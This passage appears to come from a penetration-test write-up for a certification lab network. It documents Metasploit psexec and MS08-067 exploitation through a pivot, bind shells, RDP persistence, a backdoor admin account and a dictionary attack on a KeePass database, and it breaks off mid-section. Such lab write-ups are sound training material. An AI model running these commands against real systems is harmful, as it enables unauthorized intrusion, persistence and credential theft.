
Then I tried to determine services version and OSs running on the machines with:

```
nmap -n -Pn -sV -O --osscan-guess --script smb-os-discovery
10.185.10.1,20,25,34,55
```

Using the output of all the previous commands I draw this simple schema that depict informations on alive host inside the corporate network:



Given that some of the machine had Windows XP installed, I tried to check for NULL session by uploading winfo.exe on the 10.90.60.80 web server but, as you can see, I had no success cause Null session access resulted to be restricted:



At this point I decided to check if the Windows credentials I previously found could give me access on any corporate network's hosts and I found that :

- 10.185.10.20: Users Mary and Neil appear to be valid
- 10.185.10.25: No user appear to be valid
- 10.185.10.34: User Darren is valid
- 10.185.10.55: No user appear to be valid

Exploitation and post-exploitation on 10.185.10.34

As I previously said, for the host 10.185.10.34 user Darren/DarrenPWD12 was valid.

Following are the steps I performed to exploit the host.

First I tunneled every connection to 10.185.10.0/24 network through the previously established meterpreter session 15(the one with the host 10.90.60.80).

```
msf5 exploit(windows/smb/psexec) > route add 10.185.10.0/24 15
[*] Route added
msf5 exploit(windows/smb/psexec) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.185.10.0        255.255.255.0      Session 15

[*] There are currently no IPv6 routes defined.
```

Then I used the psexec module available in metasploit with the following options:

```
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                10.185.10.34     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               DarrenPWD12      no        The password for the specified username
   SMBUser               Darren           no        The username to authenticate as

Payload options (windows/shell_hidden_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   AHOST     10.90.60.80      yes       IP address allowed
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     6000             yes       The listen port
   RHOST     10.185.10.34     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

After the module was triggered:

```
msf5 exploit(windows/smb/psexec) > exploit

[*] 10.185.10.34:445 - Connecting to the server ...
[*] 10.185.10.34:445 - Authenticating to 10.185.10.34:445 as user 'Darren' ...
[*] 10.185.10.34:445 - Selecting PowerShell target
[*] 10.185.10.34:445 - Executing the payload ...
[+] 10.185.10.34:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Started bind TCP handler against 10.185.10.34:6000
[*] 10.90.60.80 - Meterpreter session 15 closed.  Reason: Died
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/psexec) >
```

I got a bind shell (running as system) that I accessed from the host 10.90.60.80 by issuing.:

```
telnet 10.185.10.34 6000
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b0a3:5e81:4e87:41e6%11
   IPv4 Address. . . . . . . . . . . : 10.185.10.34
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.185.10.1

Tunnel adapter isatap.{84C35A19-0AAA-4DE0-92F2-2D0C33926980}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>netstat -ano | findstr 6000
netstat -ano | findstr 6000
  TCP    10.185.10.34:6000      10.90.60.80:1115       ESTABLISHED     2496

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>_
```


I decided to obtain persistance by enabling the remote desktop service (that was previously disabled):

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

then adding the relative firewall rule and checking that rdp was enabled:

```
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

```
Nmap scan report for 10.185.10.34
Host is up (0.00s latency).
PORT     STATE SERVICE
3389/tcp open  ms-term-serv

Nmap done: 1 IP address (1 host up) scanned in 1.05
seconds
```

And finally, by creating a new administrator user:


User: umbe

Pass: umbe

That has the appropriate grants to connect using Remote Desktop:

```
net user umbe umbe /add

net localgroup "Administrators" umbe /add

net localgroup "Remote Desktop Users" umbe /add
```

While gathering informations about the host, I noticed that Filezilla 3.5.2 was installed and, by carefully looking at his configuration file, I found the following credentials of an ftp user that exists inside an FTP server located in the DMZ network.



Exploitation and post-exploitation on 10.185.10.20

Given that file sharing appeared to be running on all host I decided to check for vulnerabilities in smb.

From the web server (10.90.60.80) , that run nmap5.35DC1, I issued:

```
nmap -p 139,445 -n -Pn --script smb-check-vulns --script-args unsafe=1
10.185.10.20
```


and I found that 10.185.10.20 is vulnerable to MS08-067.

```
Nmap scan report for 10.185.10.20
Host is up (0.00s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
```

To exploit this vulnerability, in my kali box, I needed to tunnel all the connections throught a metasploit session by adding a metasploit route.

Iin this case I used the one I previously created(see Exploitation and post-exploitation on 10.185.10.34).

Then I used the metasploit ms08_067_netapi module with the following options:



And I started the exploit:

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 10.185.10.20:445 - Automatically detecting the target...
[*] 10.185.10.20:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.185.10.20:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.185.10.20:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 10.185.10.20:8000
[*] 10.90.60.80 - Meterpreter session 23 closed.  Reason: Died
[*] Exploit completed, but no session was created.
```

Even tough the exploit may look like it failed, it was succefull insted.

Indeed, if we issue this command from the web server (10.90.60.80),

```
telnet 10.185.10.20 8000
```

We get a remote shell to the machine from which we can see our connection on port 8000:

```
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.185.10.20
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.185.10.1

C:\WINDOWS\system32>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       952
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       868
  TCP    10.185.10.20:139       0.0.0.0:0              LISTENING       4
  TCP    10.185.10.20:1056      10.185.10.55:139       TIME_WAIT       0
  TCP    10.185.10.20:3389      10.90.60.80:1246       ESTABLISHED     868
  TCP    10.185.10.20:8000      10.90.60.80:1245       ESTABLISHED     1036
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    700
  UDP    0.0.0.0:1029           *:*                                    1084
  UDP    0.0.0.0:4500           *:*                                    700
  UDP    10.185.10.20:123       *:*                                    1036
  UDP    10.185.10.20:137       *:*                                    4
  UDP    10.185.10.20:138       *:*                                    4
  UDP    10.185.10.20:1900      *:*                                    1124
  UDP    127.0.0.1:123          *:*                                    1036
  UDP    127.0.0.1:1900         *:*                                    1124
```


The OS running is a Windows XP box which, unfortunately, doesn't provide a built-in whoami command so, in order to overcome this, I checked the environment variables (with set command) and by looking at the userprofile variable I discovered I was logged in as **NetworkService**:

```
C:\WINDOWS\system32>set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=ELS-WINXP
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 79 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=4f01
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\NetworkService
windir=C:\WINDOWS
```

Again, I decided to obtain persistance by enabling the remote desktop service (that was previously disabled):

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

then adding the relative firewall rule and checking that rdp was enabled:

```
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```



```
Nmap scan report for 10.185.10.34
Host is up (0.00s latency).
PORT     STATE SERVICE
3389/tcp open  ms-term-serv

Nmap done: 1 IP address (1 host up) scanned in 1.05
seconds
```

And finally by creating a new administrator user:


User: umbe

Pass: umbe


That is enabled for Remote Desktop:

```
net user umbe umbe /add

net localgroup "Administrators" umbe /add

net localgroup "Remote Desktop Users" umbe /add
```

By logging with RDP inside the machine I realized that was a developing machine and I found the code and the binaries of the organization custom CRM software that is running on 10.185.10.55 host listening on port 1101. (discovered during the information gathering of the corporate network).



Moreover a KeePass db was present inside the Developer's document folder:



For KeePass 1.25 (the installed version) no well know tricks or exploit are available to steal the credentials inside the db so I tried the only alternative left: **password cracking**.

First, I copied the db on my kali box and converted to a format that **john** likes:

```
root@kali:/usr/share/wordlists# keepass2john /root/Desktop/esameeCPPT/mypwd.kdb > pwd.txt
Inlining /root/Desktop/esameeCPPT/mypwd.kdb
```

Then I performed a dictionary attack against the KeePass db file using the famous rockyou dictionary that contains the most common passwords used, and that is available here:

https://github.com/praetorian-code/Hob0Rules/blob/master/wordlists/rockyou.txt.gz


However, as you can see, no password were found:

```
root@kali:/usr/share/wordlists# john --wordlist=/usr/share/wordlists/rockyou.txt  -format:keepass pwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 1 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:10:26 4.93% (ETA: 13:04:26) 0g/s 1297p/s 1297c/s 1297C/s regulas..registre
0g 0:01:16:43 38.19% (ETA: 12:53:50) 0g/s 1218p/s 1218c/s 1218C/s merodody..merocky22
0g 0:02:57:31 91.30% (ETA: 12:47:23) 0g/s 1236p/s 1236c/s 1236C/s 1691625..16914861
0g 0:03:13:40 DONE (2020-08-02 12:46) 0g/s 1234p/s 1234c/s 1234C/s xCvBnM,..clarus
Session completed
```


Testing intranet.foophonesels.com from 10.185.10.20 (corporate network)

From the 10.185.10.20 in remote desktop I also performed some more testing on the **intranet.foophonesels.com** webapp.


First we can see that this web application doesn't use cookies to track down users that are not logged in:



